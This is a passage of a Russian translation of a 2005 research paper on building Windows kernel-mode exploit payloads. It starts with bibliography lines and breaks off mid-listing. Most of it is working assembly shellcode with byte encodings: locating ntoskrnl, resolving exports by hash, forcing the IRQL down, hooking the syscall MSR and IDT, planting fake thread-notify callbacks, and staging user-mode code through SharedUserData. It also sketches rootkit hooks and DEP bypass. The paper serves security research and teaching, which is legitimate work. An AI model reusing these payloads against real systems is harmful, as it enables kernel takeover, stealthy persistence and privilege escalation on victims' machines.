<http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24594.pdf>; дата обращения: 1 декабря 2005 г.

Microsoft Corporation. Patching Policy for x64-Based Systems.
<<http://www.microsoft.com/whdc/driver/kernel/64bitPatching.msp>>; дата обращения: 28 ноября 2005 г.

Основы полезной нагрузки режима ядра Windows

Авторы: bugcheck & skape

Дата: 12 декабря 2005 г.

1. Предисловие

Аннотация: статья рассматривает теорию и практику создания полезной нагрузки для режима ядра Windows. На момент написания эта область известна немногим исследователям; авторы надеются способствовать её вдумчивому развитию. Описаны общие методы и алгоритмы, а сама нагрузка разделена на четыре функциональных компонента. В результате читатель должен понять, как устроен и работает исполняемый код эксплойта в ядре Windows.

Благодарности: авторы благодарят Барнаби Джека и Дерека Содера из eEye за превосходную статью о полезной нагрузке кольца 0, а также jt, spoonm, vax и всех участников nologin.

Отказ от ответственности: предмет, обсуждаемый в этом документе, представлен в образовательных целях. Авторы не могут нести ответственность за то, как эта информация будет использована. Хотя авторы попытались провести анализ как можно более тщательно, возможно, они допустили одну или несколько ошибок. Если вы заметите ошибку, пожалуйста, свяжитесь с одним или обоими авторами, чтобы ее можно было исправить.

Примечания: в большинстве случаев тестирование выполнялось на Windows 2000 SP4 и Windows XP SP0. Совместимость с другими версиями операционных систем, такими как XP SP2, выводилась путем анализа смещений структур и дизассемблирования. Теоретически многие реализации, описанные в этом документе, также совместимы с Windows 2003 Server SP0/SP1, но из-за отсутствия рабочей установки 2003 тестирование выполнить не удалось.

2. Введение

За предыдущие годы эксплуатация ошибок пользовательского режима и нужные для неё нагрузки были подробно изучены. Средства защиты начали применять разнообразные способы противодействия, и внимание атакующих постепенно сместилось к ядру. Такие уязвимости дают более высокие привилегии и остаются сравнительно малоисследованными, что особенно привлекает специалистов.

Статья помогает перенести знания из пользовательского режима в ядро Windows. Полезная нагрузка превращает простой захват управления в осмысленное действие; без неё уязвимость обычно позволяет лишь вызвать отказ в обслуживании. Начало публичному исследованию этой темы положили Барнаби Джек и Дерек Содер из eEye.

Нагрузки пользовательского режима и ядра используют повторяющиеся методы и алгоритмы, рассмотренные в главе 3. Их удобно собирать из самостоятельных компонентов с конкретным назначением. Например, необязательный загрузчик первого этапа получает и запускает основной этап. Но код ядра должен учитывать дополнительные ограничения, отсутствующие у пользовательского кода, поэтому его устройство включает ещё несколько компонентов, подробно разобранных в главе 4.

Цель документа — дать отправную точку для понимания свойств, общих почти всем таким нагрузкам. Далее код режима ядра обозначается R0 — от кольца 0 процессора x86, а код

пользовательского режима — R3, от кольца 3. Читателю понадобятся базовые знания программирования ядра Windows.

Конкретные способы захватить управление при разных уязвимостях здесь не разбираются: общая реализация нагрузки от них обычно не зависит. Ссылки на соответствующие исследования приведены в библиографии. За рамками остаются и более сложные задачи вроде перехвата клавиатурного ввода. Авторы надеются, что описание базовых элементов упростит дальнейшую разработку таких возможностей.

Начнём с общих методов, применимых к коду режима ядра.

3. Общие техники

В этой главе описаны методы, общие для большинства нагрузок: например, поиск адресов экспортируемых функций, необходимый и в пользовательском режиме.

3.1. Поиск базового адреса Ntoskrnl.exe

Почти любая нагрузка пользовательского режима сначала находит базовый адрес kernel32.dll. В ядре её логическим аналогом служит ntoskrnl.exe, далее сокращённо nt: он реализует основную часть ядра и предоставляет библиотечный интерфейс драйверам. Его экспортируемые процедуры полезны нагрузке, поэтому прежде всего нужно определить базовый адрес образа. Ниже рассмотрено несколько способов.

Распространённый способ — получить надёжный указатель внутрь nt и двигаться к меньшим адресам до сигнатуры MZ. Далее он называется нисходящим сканированием; это тот же приём, который eEye называет mid-delta, но с явно указанным направлением. Примеры проверяют адреса с шагом PAGESIZE. Такая оптимизация увеличивает код на четыре байта; при жёстком ограничении размера можно сканировать побайтно, как в статье eEye.

Еще одна вещь, которую нужно помнить о некоторых из этих реализаций: они могут отказать, если указан загрузочный флаг /3GB. Обычно это не очень распространено, но в реальном мире такое может встретиться.

```
+-----+-----+
| Size:  | 17 bytes |
| Compat:| All     |
| Credit:| eEye    |
+-----+-----+
```

В статье eEye предлагается получить адрес обработчика из таблицы дескрипторов прерываний (IDT), указывающий внутрь nt, а затем побайтно двигаться вниз до сигнатуры MZ. Приём показан в следующем листинге:

```
00000000 8B3538F0DFFF      mov esi,[0xffdff038]
00000006 AD              lodsd
00000007 AD              lodsd
00000008 48              dec eax
00000009 81384D5A9000      cmp dword [eax],0x905a4d
0000000F 75F7             jnz 0x8
```

Есть риск принять за заголовок случайное совпадение с сигнатурой внутри образа; он присущ всем вариантам mid-delta. Побайтный поиск теоретически особенно уязвим к такому совпадению, хотя авторам неизвестны реальные отказы. Он также зависит от очищенного флага направления и может содержать нежелательный нулевой байт. Проверка по одной странице устраняет обе

последние проблемы. Шаг в шестнадцать страниц использовать нельзя, поскольку такое выравнивание образа в ядре не гарантируется. Улучшенный вариант занимает 20 байт:

```
00000000 6A38          push byte +0x38
00000002 5B           pop ebx
00000003 648B03      mov eax,[fs:ebx]
00000006 8B4004      mov eax,[eax+0x4]
00000009 662501F0    and ax,0xf001
0000000D 48          dec eax
0000000E 6681384D5A  cmp word [eax],0x5a4d
00000013 75F4        jnz 0x9
```

```
+-----+-----+
| Size:   | 17 bytes |
| Compat: | All         |
+-----+-----+
```

Поле `IdleThread` структуры `KPRCB` текущего процессора, по наблюдениям, всегда указывает на глобальную переменную внутри `nt`. Его можно взять как начальную точку и двигаться вниз до заголовка `MZ`:

```
00000000 A12CF1DFFF    mov eax,[0xffdff12c]
00000005 662501F0    and ax,0xf001
00000009 48          dec eax
0000000A 6681384D5A  cmp word [eax],0x5a4d
0000000F 75F4        jnz 0x5
```

Этот подход откажет, если окажется, что атрибут `IdleThread` не указывает куда-то внутри `nt`, но до сих пор такой сценарий не наблюдался. Он также отказал бы, если бы атрибут `Kprcb` не находился непосредственно после `Kpcr`, но в тестировании этого не наблюдалось.

```
+-----+-----+
| Size:   | 19 bytes   |
| Compat: | XP, 2003 (modern processors only) |
+-----+-----+
```

На процессорах с регистром системного вызова `0x176` (`SYSENTER_EIP_MSR`) можно прочесть адрес обработчика, а затем найти базу тем же нисходящим поиском:

```
00000000 6A76          push byte +0x76
00000002 59           pop ecx
00000003 FEC5          inc ch
00000005 0F32        rdmsr
00000007 662501F0    and ax,0xf001
0000000B 48          dec eax
0000000C 6681384D5A  cmp word [eax],0x5a4d
00000011 75F4        jnz 0x7
```

```
+-----+-----+
| Size:   | 17 bytes   |
| Compat: | 2000, XP, 2003 SP0 |
+-----+-----+
```

Сравнение крупных выпусков показывает общий диапазон отображения `nt`; исключением оказался `Windows Server 2003 SP1`. Поэтому можно начать с адреса, заведомо попадающего внутрь образа во всех остальных версиях. Диапазоны приведены в таблице:

Platform	Base Address	End Address
Windows 2000 SP4	0x80400000	0x805a3a00
Windows XP SP0	0x804d0000	0x806b3f00
Windows XP SP2	0x804d7000	0x806eb780
Windows 2003 SP1	0x80800000	0x80a6b000

Адрес `0x8050babe` находится внутри `nt` во всех перечисленных системах, кроме `Windows Server 2003 SP1`. Следующий код использует это свойство:

00000000	B8BEBA5080	mov eax,0x8050babe
00000005	662501F0	and ax,0xf001
00000009	48	dec eax
0000000A	6681384D5A	cmp word [eax],0x5a4d
0000000F	75F4	jnz 0x5

3.2. Разрешение символов

```
+-----+-----+
| Size:  | 67 bytes |
| Compat: | All     |
+-----+-----+
```

Почти любой машинный код для Windows обходит каталог экспорта образа, чтобы найти адрес функции. Этот старый приём в ядре работает так же. Барнаби в статье eEye использует двухбайтовый хэш XOR/ROR. Четырёхбайтовое значение уменьшает риск коллизий, но напрасно увеличивает код, если двух байт достаточно.

Реализация принимает двухбайтовый хэш в ebx и базу образа в ebp. После нахождения адреса она сразу передаёт управление функции, объединяя поиск и вызов и не сохраняя адрес отдельно. Обычно это уменьшает размер.

00000000	60	pusha
00000001	31C9	xor ecx,ecx
00000003	8B7D3C	mov edi,[ebp+0x3c]
00000006	8B7C3D78	mov edi,[ebp+edi+0x78]
0000000A	01EF	add edi,ebp
0000000C	8B5720	mov edx,[edi+0x20]
0000000F	01EA	add edx,ebp
00000011	8B348A	mov esi,[edx+ecx*4]
00000014	01EE	add esi,ebp
00000016	31C0	xor eax,eax
00000018	99	cdq
00000019	AC	lods b
0000001A	C1CA0D	ror edx,0xd
0000001D	01C2	add edx,eax
0000001F	84C0	test al,al
00000021	75F6	jnz 0x19
00000023	41	inc ecx
00000024	6639DA	cmp dx,bx
00000027	75E3	jnz 0xc
00000029	49	dec ecx
0000002A	8B5F24	mov ebx,[edi+0x24]
0000002D	01EB	add ebx,ebp
0000002F	668B0C4B	mov cx,[ebx+ecx*2]
00000033	8B5F1C	mov ebx,[edi+0x1c]
00000036	01EB	add ebx,ebp
00000038	8B048B	mov eax,[ebx+ecx*4]
0000003B	01E8	add eax,ebp
0000003D	8944241C	mov [esp+0x1c],eax
00000041	61	popa
00000042	FFE0	jmp eax

Рассмотрим поиск nt!ExAllocatePool. Хэш строки «ExAllocatePool» по тому же алгоритму равен 0x0311b83f; его вычисляет команда perl -Ilib -MPex::Utils -e "printf .8x, Pex::Utils::Ror(Pex::Utils::RorHash("ExAllocatePool"), 13);". Реализации нужны только младшие два байта 0xb83f, помещаемые в bx, а база nt передаётся в ebp. Аргументы ExAllocatePool следует заранее положить в стек, поскольку после успешного поиска процедура сразу переходит к найденной функции.

Недостаток — невозможность получать адреса экспортируемых данных: процедура пытается перейти по найденному адресу. Для данных следует убрать jmp и вернуть значение вызывающему коду. Перед поиском также важно очистить флаг направления командой cld.

4. Компоненты полезной нагрузки

Полезная нагрузка ядра складывается из четырёх компонентов. После захвата управления нужно учесть уровень запросов прерываний (IRQL), подготовить среду для кода, безопасно продолжить работу системы и выполнить собственно полезное действие. Часть этих задач имеет аналоги в пользовательском режиме, часть специфична для ядра.

Первый вопрос — подходящий ли IRQL имеет процессор. Если нужная функция разрешена только на `PASSIVE_LEVEL`, исполнение необходимо перенести в безопасный контекст. Нужда в этом зависит от уязвимости; соответствующий компонент далее называется переносом выполнения.

Вторая задача — разместить и запустить основной этап R3 либо дополнительный этап R0 в другом месте. Её выполняет небольшой загрузчик, похожий на пользовательские аналоги, но обычно переносящий код в другой процесс или поток ядра. Если такой перенос одновременно обеспечивает безопасный IRQL, загрузчик включает в себя и функцию переноса выполнения.

Третья задача — восстановить штатное выполнение после завершения нагрузки. Этот компонент должен не дать ядру упасть или остаться в повреждённом состоянии. Иначе основной код может даже не успеть отработать. Восстановление — одна из самых сложных и критичных частей.

Четвёртый компонент — основной этап, выполняющий полезное действие. Он может, например, дожидаться контекста `lsass.exe` и создать обратную командную оболочку в пользовательском режиме. В демонстрации `eEye` другой вариант перехватывал клавиатуру и отправлял нажатия в ответах `ICMP Echo`. Определение этапа намеренно широко.

Следующие разделы подробно разбирают четыре компонента и подходящие для разных ситуаций реализации.

4.1. Перенос выполнения

Ядро Windows работает на разных уровнях запросов прерываний (IRQL). Текущий уровень маскирует прерывания с меньшим приоритетом и гарантирует, что критический код не будет прерван менее важным потоком либо аппаратным или программным событием. Модель драйверов запрещает некоторые действия на высоких уровнях. На `DISPATCH_LEVEL` и выше нельзя блокировать поток или обращаться к выгруженной странице памяти.

IRQL в момент срабатывания зависит от уязвимого участка. Часто его приходится прямо или косвенно снизить, прежде чем вызывать обычные вспомогательные функции драйверов. Например, `nt!KeInsertQueueApc` разрешена только на `PASSIVE_LEVEL`.

Ниже рассмотрены способы перенести выполнение на уровень, где доступны выгружаемая память и стандартные функции поддержки драйверов. Они различаются простотой и надёжностью, поэтому выбор зависит от конкретной задачи.

```
+-----+-----+
| Type:  | R0 IRQL Migrator |
| Size:  | 6 bytes          |
| Compat:| All            |
+-----+-----+
```

Самый прямой способ перейти на безопасный IRQL — принудительно снизить текущий уровень. `eEye` предложила найти и вызвать `hal!KeLowerIrql`, передав, например, `PASSIVE_LEVEL`. Это опасно: код мог войти на высокий уровень с удерживаемыми блокировками и другими предположениями, нарушение которых приводит к взаимной блокировке или падению системы.

Можно повторить действие `hal!KeLowerIrql` напрямую. Это оболочка над `hal!KfLowerIrql`, которая меняет поле `Irql` структуры `KPCR` текущего процессора и вызывает обработчики накопившихся программных прерываний. Для минимальной нагрузки достаточно записать `PASSIVE_LEVEL` по адресу `fs:0x24`, поскольку в режиме ядра `fs` указывает на `KPCR`.

```
00000000 31C0          xor  eax,eax
00000002 64894024        mov  [fs:eax+0x24],eax
```

Прямая запись не вызывает обработчики программных прерываний, накопленных при высоком `IRQL`. Теоретически это способно вызвать взаимную блокировку. В опыте драйвер поднимал уровень до `HIGHLEVEL`, некоторое время удерживал его при поступающих событиях клавиатуры и мыши, а затем напрямую снижал описанным способом. Видимых последствий не возникло, но безопасность метода не доказана.

Помимо рисков, этот подход хорош тем, что он очень мал, всего 6 байт, поэтому при отсутствии серьезных проблем его использование было бы очевидным выбором при правильном наборе обстоятельств уязвимости.

```
+-----+-----+
| Type:   | R0 IRQL Migrator |
| Size:   | 97 bytes        |
| Compat: | All              |
+-----+-----+
```

Относительно простой способ — перехватить диспетчер системных вызовов. На новых процессорах его адрес хранится в специальном регистре модели `STAR` с номером `0x176` и получает управление при системном вызове.

В `Windows XP` и новее сначала читают и сохраняют исходный адрес из `MSR`. Второй этап `R0` копируют в общедоступную свободную область, например `SharedUserData` или `KPRCB`, а регистр направляют на него. При следующем системном вызове этап выполнится на `PASSIVE_LEVEL`, после чего сможет передать управление штатному диспетчеру.

В `Windows 2000` и на старом оборудовании `XP` применяется эквивалентный перехват записи `IDT` для программного прерывания `0x2e`. Каждый системный вызов запускает перенесённый код; копирование второго этапа выполняется так же.

Ниже приведён один вариант загрузчика для `Windows 2000` и `XP`.

1. Определить способ перехвата системного вызова.

Нулевой `KUSER_SHARED_DATA.NtMinorVersion` по адресу `0xffdf0270` указывает на `Windows 2000`, где нет `syscall/sysenter` и нужно менять `IDT`. Иначе перехватывается `MSR:0x176`, хотя в редких конфигурациях `XP` этот путь может не использоваться. Предполагается, что `NtMajorVersion` равен 5.

2. Сохранить адрес штатной процедуры.

Для `MSR` текущее значение читается командой `rdmsr` при `ecx = 0x176` и возвращается в `edx:eax`. Для записи `IDT 0x2e` команда `sidt` получает базу таблицы, а нужная `KIDENTRY` находится по смещению `0x170`. Адрес обработчика составляется из младшего слова `Offset` и старшего `ExtendedOffset`. Определение структуры приведено ниже.

```
DENTRY
+0x000 Offset          : Uint2B
+0x002 Selector        : Uint2B
+0x004 Access          : Uint2B
+0x006 ExtendedOffset  : Uint2B
```

3. Перенести полезную нагрузку.

Относительно безопасное место — свободная область после KPCR первого процессора. По адресу 0xffdfdd80 сохраняется штатный обработчик, код копируется с 0xffdfdd84, а завершение выполняет `jmp [0xffdfdd80]`. Нагрузка обязана сохранить все регистры и не пересечь границу страницы, что ограничивает её 630 байтами. Исторически код R0 размещали после SharedUserData, доступной всем процессам R3, но это лишнее, если пользовательский доступ не нужен. Недостаток области KPCR — меньший размер.

4. Установить перехват.

Установка использует те же адреса. Для изменения Offset и ExtendedOffset записи IDT прерывания текущего процессора временно отключаются; в многопроцессорной системе это безопасно, поскольку у каждого процессора своя IDT. Для MSR новый адрес (0x0:0xffdfdd84) помещается в `edx:eax`, номер 0x176 — в `ecx`, после чего выполняется `wrmsr`.

Следующая реализация загрузчика занимает около 97 байт без основного этапа и восстановления. Если убрать поддержку IDT, размер уменьшается примерно до 47 байт.

```

00000000 FC          cld
00000001 BF80FDDFFF    mov edi,0xffdfdd80
00000006 57          push edi
00000007 6A76        push byte +0x76
00000009 58          pop eax
0000000A FEC4        inc ah
0000000C 99          cdq
0000000D 91          xchg eax,ecx
0000000E 89F8        mov eax,edi
00000010 66B87002    mov ax,0x270
00000014 3910        cmp [eax],edx
00000016 EB06        jmp short 0x1e
00000018 50          push eax
00000019 0F32        rdmsr
0000001B AB          stosd
0000001C EB3E        jmp short 0x5c
0000001E 648B4238    mov eax,[fs:edx+0x38]
00000022 8D4408FA    lea eax,[eax+ecx-0x6]
00000026 50          push eax
00000027 91          xchg eax,ecx
00000028 8B4104      mov eax,[ecx+0x4]
0000002B 668B01      mov ax,[ecx]
0000002E AB          stosd
0000002F EB2B        jmp short 0x5c
00000031 5E          pop esi
00000032 6A01        push byte +0x1
00000034 59          pop ecx
00000035 F3A5        rep movsd
00000037 B8FF2580FD  mov eax,0xfd8025ff
0000003C AB          stosd
0000003D 66C707DFFF  mov word [edi],0xffdf
00000042 59          pop ecx
00000043 58          pop eax
00000044 0404        add al,0x4
00000046 85C9        test ecx,ecx
00000048 9C          pushf
00000049 FA          cli
0000004A 668901      mov [ecx],ax
0000004D C1E810      shr eax,0x10
00000050 66894106    mov [ecx+0x6],ax
00000054 9D          popf
00000055 EB04        jmp short 0x5b
00000057 31D2        xor edx,edx
00000059 0F30        wrmsr
0000005B C3          ret ; заменить методом recovery
0000005C E8D0FFFF    call 0x31

```

... R0 stage here ...

```

+-----+-----+
| Type:  | R0 IRQL Migrator |

```

Size:	127 bytes
Compat:	2000, XP

+-----+

Другой способ — зарегистрировать уведомление о создании потока, штатно через `nt!PsSetCreateThreadNotifyRoutine`. Документация разрешает вызывать её только на `PASSIVE_LEVEL`, но запись можно вручную добавить в глобальный массив обработчиков. Массив не экспортируется, однако ссылка на него находится внутри `nt!PsSetCreateThreadNotifyRoutine` или `nt!PsRemoveCreateThreadNotifyRoutine`. Обработчик будет вызван при создании или удалении потока уже на безопасном уровне.

Более подробно: чтобы это корректно работало на 2000 и XP, нужно выполнить несколько шагов. Шаги для 2003 должны быть почти такими же, как для XP, но они не тестировались.

1. Найти базовый адрес `nt`.

Базовый адрес `nt` нужно определить, чтобы можно было разрешить экспортируемый символ.

2. Определить текущую операционную систему.

Поскольку регистрация уведомления различается в Windows 2000 и XP, версия определяется по `NtMinorVersion` в `KUSER_SHARED_DATA` по адресу `0xffdf0270`.

3. Настроить `edi` на буфер хранения.

Исходный буфер может исчезнуть до уведомления, поэтому основной этап копируется в постоянную область с адреса `0xffdf04e0`.

4. Вариант для XP.

В XP нужно создать структуру обратного вызова в общей памяти и вручную вставить её в `nt!PspCreateThreadNotifyRoutine`. Поддельная структура размещается по `0xffdf04e0`, а исполняемый код — по `0xffdf04e8`. Указатель функции находится по смещению `0x4`, но для экономии оба первых поля направляются на код.

В XP нужно увеличить `nt!PspCreateThreadNotifyRoutineCount`, иначе обработчик не вызовется. В проверенных версиях счётчик находится через `0x20` байт после массива.

5. Вариант для Windows 2000.

В Windows 2000 `nt!PspCreateThreadNotifyRoutine` — простой массив указателей. Можно безопасно вызвать экспортируемую `nt!PsSetCreateThreadNotifyRoutine`: она не выделяет дополнительную память и сама обновляет счётчик, расположенный далеко от массива.

6. Разрешить экспортируемый символ.

Поиск сравнивает часть имени экспорта со строкой `dNot`. В XP ссылка на `nt!PspCreateThreadNotifyRoutine` извлекается из тела `nt!PsRemoveCreateThreadNotifyRoutine`, а в Windows 2000 напрямую вызывается `nt!PsSetCreateThreadNotifyRoutine`. Поэтому смещение сравниваемой подстроки равно соответственно `0x13` и `0x10`. В результате `eax` получает адрес нужной функции для выбранной системы.

7. Скопировать второй этап.

После поиска символа второй этап копируется в выбранную ранее область.

8. Установить запись уведомления.

В XP поддельная структура вручную добавляется в `nt!PspCreateThreadNotifyRoutine`, а счётчик увеличивается. В Windows 2000 вызывается `nt!PsSetCreateThreadNotifyRoutine` с адресом скопированного второго этапа.

Реализация показана ниже:

00000000	FC	cld
00000001	A12CF1DFFF	mov eax,[0xffdff12c]
00000006	48	dec eax
00000007	6631C0	xor ax,ax
0000000A	6681384D5A	cmp word [eax],0x5a4d
0000000F	75F5	jnz 0x6
00000011	95	xchg eax,ebp
00000012	BF7002DFFF	mov edi,0xffdf0270
00000017	803F01	cmp byte [edi],0x1
0000001A	66D1C7	rol di,1
0000001D	57	push edi
0000001E	750E	jnz 0x2e
00000020	89F8	mov eax,edi
00000022	83C008	add eax,byte +0x8
00000025	AB	stosd
00000026	AB	stosd
00000027	57	push edi
00000028	6A06	push byte +0x6
0000002A	6A13	push byte +0x13
0000002C	EB05	jmp short 0x33
0000002E	57	push edi
0000002F	6A81	push byte -0x7f
00000031	6A10	push byte +0x10
00000033	5A	pop edx
00000034	31C9	xor ecx,ecx
00000036	8B7D3C	mov edi,[ebp+0x3c]
00000039	8B7C3D78	mov edi,[ebp+edi+0x78]
0000003D	01EF	add edi,ebp
0000003F	8B7720	mov esi,[edi+0x20]
00000042	01EE	add esi,ebp
00000044	AD	lodsd
00000045	41	inc ecx
00000046	01E8	add eax,ebp
00000048	813C10644E6F74	cmp dword [eax+edx],0x746f4e64
0000004F	75F3	jnz 0x44
00000051	49	dec ecx
00000052	8B5F24	mov ebx,[edi+0x24]
00000055	01EB	add ebx,ebp
00000057	668B0C4B	mov cx,[ebx+ecx*2]
0000005B	8B5F1C	mov ebx,[edi+0x1c]
0000005E	01EB	add ebx,ebp
00000060	8B048B	mov eax,[ebx+ecx*4]
00000063	01E8	add eax,ebp
00000065	59	pop ecx
00000066	85C9	test ecx,ecx
00000068	8B1C08	mov ebx,[eax+ecx]
0000006B	EB14	jmp short 0x81
0000006D	5E	pop esi
0000006E	5F	pop edi
0000006F	6A01	push byte +0x1
00000071	59	pop ecx
00000072	F3A5	rep movsd
00000074	7808	js 0x7e
00000076	5F	pop edi
00000077	893B	mov [ebx],edi
00000079	FF4320	inc dword [ebx+0x20]
0000007C	EB02	jmp short 0x80
0000007E	FFD0	call eax
00000080	C3	ret
00000081	E8E7FFFFFF	call 0x6d

... R0 stage here ...

Этап R0 вызывается как обратный обработчик, поэтому должен завершаться ret 0xc или эквивалентом и быть безопасным при повторном входе. Вероятна совместимость с Server 2003, но она не проверялась. Код можно сильно уменьшить для одной версии ОС. Главное преимущество — готовые аргументы ProcessId и ThreadId, полезные для внедрения R3.

Недостатки — большой размер, зависимость от нестабильных смещений, особенно в XP, и необходимость присутствия страниц массива в физической памяти. Если страница выгружена, код на повышенном IRQL не сможет обработать страничное нарушение и завершится неудачей.

Теоретически можно перехватить одну из процедур типа объекта, например `nt!PsThreadType` или `nt!PsProcessType`, адреса которых находятся в `OBJECTTYPE_INITIALIZER`. Найдя экспортируемый тип, поле вроде `OpenProcedure` направляют на буфер нагрузки. Код проверяет текущий IRQL или полагается на то, что конкретная процедура вызывается на `PASSIVE_LEVEL`. Мэтт Коновер описал этот подход в статье «*Malware Profiling and Rootkit Detection on Windows*»; идею также предложил Дерек Содер.

Дерек Содер предложил перехватить `hal!KfRaiseIrql`. Обработчик проверяет, находится ли процессор на `PASSIVE_LEVEL`, и при подходящем уровне запускает остальную нагрузку. Главная трудность — дорогой по размеру перехват пролога в стиле `Detours`, хотя защиту записи кода отключить нетрудно. Идея остаётся перспективным способом дожидаться безопасного IRQL.

4.2. Загрузчики этапов

Загрузчик подготавливает отдельный этап R0 или R3. В пользовательском режиме он часто читает код из сети, но в ядре основной этап обычно уже присоединён: компактно реализовать сетевое чтение трудно. Ниже рассмотрены способы запуска этапа на обоих уровнях; чисто теоретические варианты отмечены отдельно.

Вместо сетевого чтения можно использовать поиск метки в адресном пространстве. Если второй этап удаётся надолго разместить в памяти вместе с узнаваемым маркером, небольшой начальный код найдёт его самостоятельно. Это уменьшает объём данных, которые нужно доставить через уязвимость.

Теоретически MSR системного вызова можно перехватить и заменить пользовательский адрес возврата адресом этапа R3. Тогда каждый возврат из ядра сначала проходит через код атакующего, который способен фильтровать результаты системных вызовов, а затем продолжает по настоящему адресу. Это основа простого резидентного руткита с небольшими накладными расходами.

Сначала основной этап копируется в общую область, например `SharedUserData`, затем перехватывается MSR системного вызова. Обработчик заменяет пользовательский адрес возврата адресом этапа и сохраняет настоящий адрес. После штатного системного вызова этап выполняется, восстанавливает регистры, включая `eax`, и продолжает работу по исходному адресу.

Такой способ почти незаметен и должен быть надёжным, а возможность фильтровать результаты особенно полезна для резидентного руткита.

Естественный способ перейти из R0 в R3 — асинхронный вызов процедуры (APC), выполняющий код в контексте существующего потока без нарушения обычного хода работы. Эту технику подробно разбирает статья `eEye`.

Сначала этап R3 копируют в доступную процессу область, например `SharedUserData`. Затем выбирают поток привилегированного процесса, находящийся в состоянии прерываемого ожидания; иначе добавить APC в очередь не удастся.

Найдя подходящий поток, структура APC инициализируется через `nt!KeInitializeApc`, пользовательский обработчик получает адрес этапа, а `nt!KeInsertQueueApc` добавляет вызов в очередь. Затем код исполнится в контексте выбранного потока.

Главный недостаток — зависимость от недокументированных и меняющихся смещений `EPROCESS` и `ETHREAD`. Переносимый вариант возможен, но увеличится из-за определения версии и таблиц

смещений.

Реализация `eEye` хорошо продумана; здесь предлагаются лишь оптимизации. Вызов `nt!PsLookupProcessByProcessId` можно убрать, если уязвимость срабатывает не в контексте процесса бездействия: текущий процесс извлекается прямо из `KPRCB`. Способ небезопасен, если `KPRCB` не расположен сразу после `KPCR`:

```
00000000 A124F1DFFF      mov     eax,[0xffdff124]
00000005 8B4044      mov     eax,[eax+0x44]
```

После извлечения процесса перечисление для поиска привилегированного системного процесса можно выполнить точно так же, как описано в статье, то есть перечисляя `ActiveProcessLinks`.

Ещё одна оптимизация — хранить `KAPC` в `SharedUserData`, не находя и не вызывая `nt!ExAllocatePool`. Эта область так же безопасна на любом `IRQL` и уменьшает код.

Если уязвимость срабатывает в контексте процесса, можно подменить его пользовательские указатели. Например, `FastPebLockRoutine` направляют на код в `SharedUserData`, который затем вызывает настоящую процедуру блокировки. Это лишь один из множества вариантов.

```
+-----+
| Type:   | R0 to R3 Stager |
| Size:   | 68 bytes      |
| Compat: | XP, 2003      |
| Migration: | Not necessary |
+-----+
```

Особенно полезно перехватить пользовательский диспетчер системных вызовов. В Windows 2000 они выполняются через программное прерывание `0x2e`, поэтому способ неприменим. Начиная с XP интерфейс использует специальные инструкции процессора `sysenter` или `syscall`.

Чтобы поддержать это, Microsoft добавила поля в структуру `KUSER_SHARED_DATA`, символически известную как `SharedUserData`, которые содержали инструкции для выполнения системного вызова. Эти инструкции размещались ядром по смещению `0x300` и имели вид, похожий на код ниже:

```
kd> dt _KUSER_SHARED_DATA 0x7ffe0000
...
+0x300 SystemCall      : [4] 0xc819cc3`340fd48b
kd> u SharedUserData!SystemCallStub L3
SharedUserData!SystemCallStub:
7ffe0300 8bd4      mov     edx,esp
7ffe0302 0f34      sysenter
7ffe0304 c3        ret
```

Каждая короткая процедура системного вызова в `ntdll.dll` обращалась к коду по этому адресу.

```
ntdll!ZwAllocateVirtualMemory:
77f7e4c3 b811000000      mov     eax,0x11
77f7e4c8 ba0003fe7f      mov     edx,0x7ffe0300
77f7e4cd ffd2      call    edx
```

Изначально `SharedUserData` содержала инструкции и потому была исполняемой. При внедрении предотвращения выполнения данных (DEP) в XP SP2 и Server 2003 SP1 Microsoft заменила код в `KUSER_SHARED_DATA` указателями на функции внутри `ntdll.dll`, устранив ненужную возможность исполнения. Изменение видно ниже:

```
+0x300 SystemCall      : 0x7c90eb8b
+0x304 SystemCallReturn : 0x7c90eb94
+0x308 SystemCallPad    : [3] 0
```

После изменения каждая короткая процедура выполняет косвенный вызов через указатель `SystemCall`:

```
ntdll!ZwAllocateVirtualMemory:
7c90d4de b811000000      mov     eax,0x11
```

```

7c90d4e3 ba0003fe7f    mov     edx,0x7ffe0300
7c90d4e8 ff12          call    dword ptr [edx]

```

Манипулируя интерфейсом диспетчеризации, можно с малыми затратами перейти из R0 в R3. Пользовательский этап помещается между короткими процедурами системных вызовов и ядром и запускается перед настоящим вызовом в контексте любого процесса.

Преимущества — малый размер без разрешения символов и планирования конкретного процесса, а также безопасность на любом IRQL: SharedUserData не выгружается. Отдельный перенос на безопасный уровень не нужен.

Недостаток — зависимость от исполняемости SharedUserData. При необходимости в записи таблицы страниц можно разрешить исполнение, обойдя DEP.

Этап R3 должен допускать повторный вход: он будет вызываться многократно в разных процессах и обязан сам решать, когда выполнять полезное действие.

Один вариант реализации состоит из следующих шагов.

1. Получить адрес этапа R3.

Сначала любым доступным способом определяется адрес этапа R3.

2. Скопировать этап в общую область.

Затем этап копируется в общую исполняемую область, например SharedUserData.

3. Определить версию ОС.

Способ перехвата различается между XP SP0/SP1 и XP SP2/Server 2003 SP1. Первые два байта по 0xffdf0300 сравниваются с 0xd48b, кодом mov edx, esp. Совпадение означает XP SP0/SP1, иначе предполагается XP SP2 или новее.

4. Установить перехват в XP SP0/SP1.

В XP SP0/SP1 первые два байта по 0xffdf0300 заменяются коротким переходом в свободную область SharedUserData, например 0xffdf037c. К этапу добавляются команды восстановления mov edx, esp / mov ecx, 0x7ffe0302 / jmp ecx, чтобы настоящий системный вызов всё же выполнялся.

5. Установить перехват в XP SP2 и новее.

В XP SP2 подменяется указатель по смещению 0x300 в SharedUserData. Исходное значение сохраняется в неиспользуемом поле по 0xffdf0308, а этап завершается косвенным jmp через пользовательское отображение 0x7ffe0308, сохраняя работу системных вызовов.

Следующая реализация занимает около 68 байт без этапа R3 и кода восстановления.

```

00000000 EB3F          jmp short 0x41
00000002 BB0103DFFF    mov ebx,0xffdf0301
00000007 4B           dec ebx
00000008 FC           cld
00000009 8D7B7C       lea edi,[ebx+0x7c]
0000000C 5E           pop esi
0000000D 57           push edi
0000000E 6A01         push byte +0x1 ; число dword'ов для копирования
00000010 59           pop ecx
00000011 F3A5         rep movsd
00000013 B88BD4B902   mov eax,0x2b9d48b
00000018 663903       cmp [ebx],ax
0000001B 7511         jnz 0x2e
0000001D AB           stosd
0000001E B803FE7FFF   mov eax,0xff7ffe03
00000023 AB           stosd
00000024 B0E1         mov al,0xe1
00000026 AA           stosb
00000027 66C703EB7A   mov word [ebx],0x7aeb

```

```

0000002C 5F          pop edi
0000002D C3          ret ; заменить методом recovery
0000002E 8B03       mov eax,[ebx]
